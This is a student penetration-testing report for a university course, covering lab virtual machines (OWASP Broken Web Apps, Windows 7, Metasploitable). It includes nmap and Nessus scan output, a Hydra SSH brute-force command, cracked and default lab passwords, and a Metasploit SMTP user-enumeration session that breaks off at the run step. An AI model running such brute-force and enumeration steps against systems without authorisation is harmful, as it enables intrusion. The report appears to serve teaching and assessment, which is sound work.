Sri Lanka Institute of Information Technology

Penetration Testing Report

Individual Assignment

IE3022 - Applied Information Assurance

Submitted by:

Registration Number	Student Name
IT21162596	Gunasekara M.V.G.R.S

Date of submission

October 16th, 2023

Table of Contents

Executive Summary

Sentinal Industries has engaged "CyberOps," a business that offers VAPT (Vulnerability Assessment and Penetration Service) services, to conduct a thorough penetration test on their network and apps. Three teams—red, blue, and purple—were assigned to the assignment.

- The red team will evaluate both internal and external networks and apps to find any flaws that attackers may exploit.
- The company's preparedness to such attacks will be assessed by the blue team once it has analysed the red team's attacks.
- The success of the defensive strategies and controls suggested by the blue team will be evaluated by the purple team through analysis of the testing procedure.

No zones have been designated by "Sentinal Industries" as off-limits to the red team, and they are not in need of a risk management assessment at this time. They do, however, necessitate a quick business impact analysis outlining each risk and weakness discovered. The business also requires an evaluation of the efficiency of its present controls and suggestions for enhancements to lessen and eliminate dangers resulting from identified vulnerabilities.

All things considered, "CyberOps" is dedicated to offering a thorough analysis along with recommendations that will allow "Sentinal Industries" to strengthen their safety record and safeguard their vital assets against online attacks.

The purpose of this technique is to evaluate Sentinal Industries' security posture and vulnerability to prospective threats. Several tools were employed to carry out this assignment, including,

1) Recon-ng Framework
2) Maltego Tool
3) Nmap
4) Metasploit Framework
5) Hydra Tool


An overview of the procedures used throughout the penetration testing process is shown in this diagram.

Machine / Activities	IP Address	Exploited Vulnerability / Executed Attack	Level of Threat
•Reconnaissance		•Gathering information of the organization using Maltego Tool and Recon-ng Framework	•Low
•Machine 1	•192.168.56.103	•Password cracking using Hydra Tool	•Moderate
•Machine 2	•192.168.56.103	•Password attack using 10phtcrack tool	•None
•Machine 3	•192.168.56.104	•Ecploiting User Enumeration Utility, ssh login check scanner execution	•High

The results of the penetration test that was conducted are summarized below.

RECCONNAISSANCE – Maltego Tool & Recon-ng Framework

During a penetration testing procedure, Maltego is a potent tool that may be utilised to obtain data about "Sentinal Industries" websites. Maltego may receive useful data like server specifics, subdomains, and connected websites by selecting the "Website" object and inputting the website's domain name or IP address. This information may be used to conduct a full security evaluation of the website and help spot any vulnerabilities that attackers might try to exploit.



Recon-ng Framework is a framework that the red team employs to do reconnaissance on "Sentinal Industries" websites. The team will be able to gather information on domain names, subdomains, IP addresses, open ports, and other crucial specifics that may be used to identify errors in web applications using this technology. Recon-ng Framework's modular structure makes automating and customising the information collecting process a breeze. The red team may extensively investigate the Recon-ng Framework-based web apps to look for any vulnerabilities that attackers could exploit.

```
[recon-ng][pen_org] > db insert domains
domain (TEXT): https://sentinelindustriesinc.com/
notes (TEXT): Sentinel Industries
[*] 1 rows affected.
[recon-ng][pen_org] > modules load netcraft
[recon-ng][pen_org][netcraft] > run
_____________________________________

HTTPS://SENTINELINDUSTRIESINC.COM/
_____________________________________
[*] URL: https://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=https%
[*] No results found.
[recon-ng][pen_org][netcraft] >
```

MACHINE 1 – OWASP Broken Web Apps

Using the command to obtain the IP address "192.168.56.103" of device 1,

Ifconfig

```
You can access the web apps at http://192.168.56.103/

You can administer / configure this machine through the console here, by SSHing
to 192.168.56.103, via Samba at \\192.168.56.103\, or via phpmyadmin at
http://192.168.56.103/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:22:74:14
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe22:7414/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:35 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1344 (1.3 KB)  TX bytes:4310 (4.3 KB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19449 (19.4 KB)  TX bytes:19449 (19.4 KB)

root@owaspbwa:~# _
```

The program had discovered machine 1's open ports,

```
┌──(kali㉿kali)-[/home]
└─$ sudo nmap -sV 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-13 01:09 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0070s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
25/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
```

The Nessus scan for machine 1 is shown below.

Host	Vulnerabilities ▾	%
192.168.56.103	2 3 15 3 67	99%

Hosts 1 | Vulnerabilities 30 | History 1

Filter ▾ Search Vulnerabilities 30 Vulnerabilities


Sev ▾	CVSS ▾	VPR ▾	Name ▲	Family ▲	Count ▾
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	1
HIGH	7.5		Samba Badlock Vulnerability	General	1
HIGH	7.5		SSL Certificate Signed Using Weak Hashing Algorithm	General	1
MIXED	...	...	SSL (Multiple Issues)	General	13
MEDIUM	6.5		TLS Version 1.0 Protocol Detection	Service detection	1
MEDIUM	6.1		JQuery 1.2 < 3.5.0 Multiple XSS	CGI abuses : XSS	2
MIXED	...	...	HTTP (Multiple Issues)	Web Servers	12
MIXED	...	...	SSH (Multiple Issues)	Misc.	6
MIXED	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	5


Scan Details

Policy:	Basic Network Scan
Status:	Running
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 10:25 PM

Vulnerabilities

In this article, it is demonstrated how to use the Hydra tool to break passwords. To keep a set of users and passwords, two text files must primarily be generated, as shown in the images below.






The password for machine 1 was decrypted using the command below and the ssh open port.

Username: root

Password: owaspbwa

hydra -L Usernames.txt -P Passwords.txt ssh://[192.168.56.103/24]/



MACHINE 2 – Windows 7 IE11

Using the command, obtain the IP address '192.168.56.103' of device 2.

ipconfig


```
C:\Users\IEUser>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::80ac:4126:fa58:1b81%10
   IPv4 Address. . . . . . . . . . . : 192.168.56.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.56.1

Tunnel adapter isatap.{6DEA801E-B8CF-4A14-B170-6BEB28164F97}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```


The Nmap tool was used in this instance in the same manner as it was for the prior device, and this device's IP address is dynamic rather than static. which has the identical command,

Sudo nmap -sV 192.168.56.103


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-13 05:59 EDT
Nmap scan report for 192.168.56.103
Host is up (0.011s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
25/tcp open  tcpwrapped
|_smtp-commands: SMTP EHLO nmap.scanme.org: failed to receive data: connectio
n closed
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: bridge|general purpose|switch|VoIP phone|media device
Running (JUST GUESSING): Oracle Virtualbox (94%), QEMU (92%), Bay Networks em
bedded (86%), Cisco embedded (86%), Allied Telesyn embedded (85%), Sling embe
dded (85%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack
_450 cpe:/h:cisco:unified_ip_phone_7912 cpe:/h:alliedtelesyn:at-9006 cpe:/h:s
lingmedia:slingbox_av
Aggressive OS guesses: Oracle Virtualbox (94%), QEMU user mode network gatewa
y (92%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (86%),
Cisco IP Phone 7912-series (86%), Allied Telesyn AT-9006SX/SC switch (85%), S
lingmedia Slingbox AV TV over IP gateway (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   8.02 ms 10.0.2.2
2   8.37 ms 192.168.56.103

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.88 seconds
```

Nessus was also used to do a vulnerability assessment on machine 2.





All were clear, and machine 2 had no vulnerabilities. Password cracking was nonetheless a possibility and was deemed dangerous. It was discovered by using l0phtcrack that the password for both the admin account and IEUser is "Passw0rd!" This implies that the admin account password was also discovered.



MACHINE 3 – Metaspliot – Linux

using the command to obtain the IP address '192.168.56.104' of machine 3,

ifconfig

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ba:0d:6f
          inet addr:192.168.56.104  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feba:d6f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```

Here, machine 3 was targeted by the nmap tool with the command below.

Nmap -sV 192.168.56.104

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.104
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-18 04:23 IST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00076s latency).
Not shown: 978 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Additionally, a vulnerability evaluation of machine 3 was performed using the Nessus program. Additionally, machine 3 was also discovered to have the following vulnerabilities.

Host	Vulnerabilities ▾
192.168.56.104	9 5 25 5 112

Sev ▾	Score ▾	Name ▲	Family ▲	Count ▾
CRITICAL	10.0 *	rexecd Service Detection	Service detection	1
CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 *	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1
CRITICAL	...	SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	...	SSL (Multiple Issues)	Service detection	3
HIGH	7.5	NFS Shares World Readable	RPC	1
HIGH	7.5	Samba Badlock Vulnerability	General	1
MIXED	...	SSL (Multiple Issues)	General	26
MIXED	...	ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5	TLS Version 1.0 Protocol Detection	Service detection	2
MEDIUM	6.5	Unencrypted Telnet Server	Misc.	1
MEDIUM	5.9	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1
MIXED	...	SSH (Multiple Issues)	Misc.	6
MIXED	...	HTTP (Multiple Issues)	Web Servers	3
MIXED	...	SMB (Multiple Issues)	Misc.	2
MIXED	...	TLS (Multiple Issues)	Misc.	2
MIXED	...	TLS (Multiple Issues)	SMTP problems	2
LOW	2.6 *	X Server Detection	Service detection	1

Assessed Threat Level: **High**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.
Click on each finding to show further details along with the impacted hosts.
To learn more about Tenable's VPR scoring system, see Predictive Prioritization.

VPR Severity	Name	Reasons	VPR Score	Hosts ▾
HIGH	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Social Media	8.4	1
HIGH	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	No recorded events	7.4	1
HIGH	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)	No recorded events	7.4	1
MEDIUM	rexecd Service Detection	No recorded events	6.7	1
MEDIUM	Samba Badlock Vulnerability	No recorded events	6.7	1
MEDIUM	SMTP Service STARTTLS Plaintext Command Injection	No recorded events	6.3	1
MEDIUM	SSL Medium Strength Cipher Suites Supported (SWEET32)	No recorded events	6.1	1
MEDIUM	ISC BIND Service Downgrade / Reflected DoS	No recorded events	6.0	1
MEDIUM	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)	No recorded events	5.3	1
MEDIUM	SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)	No recorded events	5.2	1

First, the command "search [service name]" may be used to look up the exploit module. The smtp exploit modules were searched using the following command.

Search smtp

```
msf6 auxiliary(admin/http/netgear_r6700_pass_reset) > search smtp

Matching Modules
================

   #   Name                                                     Disclosure Date  Rank       Check  Description
   -   ----                                                     ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                     2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
   1   auxiliary/server/capture/smtp                                             normal     No     Authentication Capture: SMTP
   2   auxiliary/scanner/http/gavazzi_em_login_loot                              normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
   3   exploit/unix/smtp/clamav_milter_blackhole                2007-08-24       excellent  No     ClamAV Milter Blackhole-Mode Remote Code Execution
   4   exploit/windows/browser/communicrypt_mail_activex        2010-05-19       great      No     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
   5   exploit/linux/smtp/exim_gethostbyname_bof                2015-01-27       great      Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
   6   exploit/linux/smtp/exim4_dovecot_exec                    2013-05-03       excellent  No     Exim and Dovecot Insecure Configuration Command Injection
   7   exploit/unix/smtp/exim4_string_format                    2010-12-07       excellent  No     Exim4 string_format Function Heap Buffer Overflow
   8   auxiliary/client/smtp/emailer                                             normal     No     Generic Emailer (SMTP)
   9   exploit/linux/smtp/haraka                                2017-01-26       excellent  Yes    Haraka SMTP Command Injection
   10  exploit/windows/http/mdaemon_worldclient_form2raw        2003-12-29       great      Yes    MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
   11  exploit/windows/smtp/ms03_046_exchange2000_xexch50       2003-10-15       good       Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
   12  exploit/windows/ssl/ms04_011_pct                         2004-04-13       average    No     MS04-011 Microsoft Private Communications Transport Overflow
   13  auxiliary/dos/windows/smtp/ms06_019_exchange             2004-11-12       normal     No     MS06-019 Exchange MODPROP Heap Overflow
   14  exploit/windows/smtp/mercury_cram_md5                    2007-08-18       great      No     Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
   15  exploit/unix/smtp/morris_sendmail_debug                  1988-11-02       average    Yes    Morris Worm sendmail Debug Mode Shell Escape
   16  exploit/windows/smtp/njstar_smtp_bof                     2011-10-31       normal     Yes    NJStar Communicator 3.00 MiniSMTP Buffer Overflow
   17  exploit/unix/smtp/opensmtpd_mail_from_rce                2020-01-28       excellent  Yes    OpenSMTPD MAIL FROM Remote Code Execution
   18  exploit/unix/local/opensmtpd_oob_read_lpe                2020-02-24       average    Yes    OpenSMTPD OOB Read Local Privilege Escalation
   19  exploit/windows/browser/oracle_dc_submittoexpress        2009-08-28       normal     No     Oracle Document Capture 10g ActiveX Control Buffer Overflow
   20  exploit/unix/smtp/qmail_bash_env_exec                    2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   21  auxiliary/scanner/smtp/smtp_version                                       normal     No     SMTP Banner Grabber
   22  auxiliary/scanner/smtp/smtp_ntlm_domain                                   normal     No     SMTP NTLM Domain Extraction
   23  auxiliary/scanner/smtp/smtp_relay                                         normal     No     SMTP Open Relay Detection
   24  auxiliary/fuzzers/smtp/smtp_fuzzer                                        normal     No     SMTP Simple Fuzzer
   25  auxiliary/scanner/smtp/smtp_enum                                          normal     No     SMTP User Enumeration Utility
   26  auxiliary/dos/smtp/sendmail_prescan                      2003-09-17       normal     No     Sendmail SMTP Address prescan Memory Corruption
   27  exploit/windows/smtp/wmailserver                         2005-07-11       average    No     SoftiaCom WMailserver 1.0 Buffer Overflow
   28  exploit/unix/webapp/squirrelmail_pgp_plugin              2007-07-09       manual     No     SquirrelMail PGP Plugin Command Execution (SMTP)
   29  exploit/windows/smtp/sysgauge_client_bof                 2017-02-28       normal     No     SysGauge SMTP Validation Buffer Overflow
   30  exploit/windows/smtp/mailcarrier_smtp_ehlo               2004-10-26       good       Yes    TABS MailCarrier v2.51 SMTP EHLO Overflow
   31  auxiliary/vsploit/pii/email_pii                                           normal     No     VSploit Email PII
   32  exploit/windows/email/ms07_017_ani_loadimage_chunksize   2007-03-28       great      No     Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
   33  post/windows/gather/credentials/outlook                                   normal     No     Windows Gather Microsoft Outlook Saved Password Extraction
   34  auxiliary/scanner/http/wp_easy_wp_smtp                   2020-12-06       normal     No     WordPress Easy WP SMTP Password Reset
   35  exploit/windows/smtp/ypops_overflow1                     2004-09-27       average    Yes    YPOPS 0.6 Buffer Overflow
```

Use the info [module name/module number] command to learn more about the module.

```
Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1

msf6 auxiliary(admin/http/netgear_r6700_pass_reset) > info 25

       Name: SMTP User Enumeration Utility
     Module: auxiliary/scanner/smtp/smtp_enum
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Heyder Andrade <heyder@alligatorteam.org>
  nebulus

Check supported:
  No

Basic options:
  Name       Current Setting                                                Required  Description
  ----       ---------------                                                --------  -----------
  RHOSTS                                                                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      25                                                             yes       The target port (TCP)
  THREADS    1                                                              yes       The number of concurrent threads (max one per host)
  UNIXONLY   true                                                           yes       Skip Microsoft bannered servers when testing unix users
  USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

Description:
  The SMTP service has two internal commands that allow the
  enumeration of users: VRFY (confirming the names of valid users) and
  EXPN (which reveals the actual address of users aliases and lists of
  e-mail (mailing lists)). Through the implementation of these SMTP
  commands can reveal a list of valid users.

References:
  http://www.ietf.org/rfc/rfc2821.txt
  OSVDB (12551)
  https://nvd.nist.gov/vuln/detail/CVE-1999-0531
```

After selecting the SMTP User Enumeration Utility, update the RHOST property as follows to the machine's IP address 3.

Set RHOST 192.168.56.104

Next, issue the exploit or run the command to put the module into action.

```
msf6 auxiliary(admin/http/netgear_r6700_pass_reset) > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.56.104
RHOST => 192.168.56.104
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

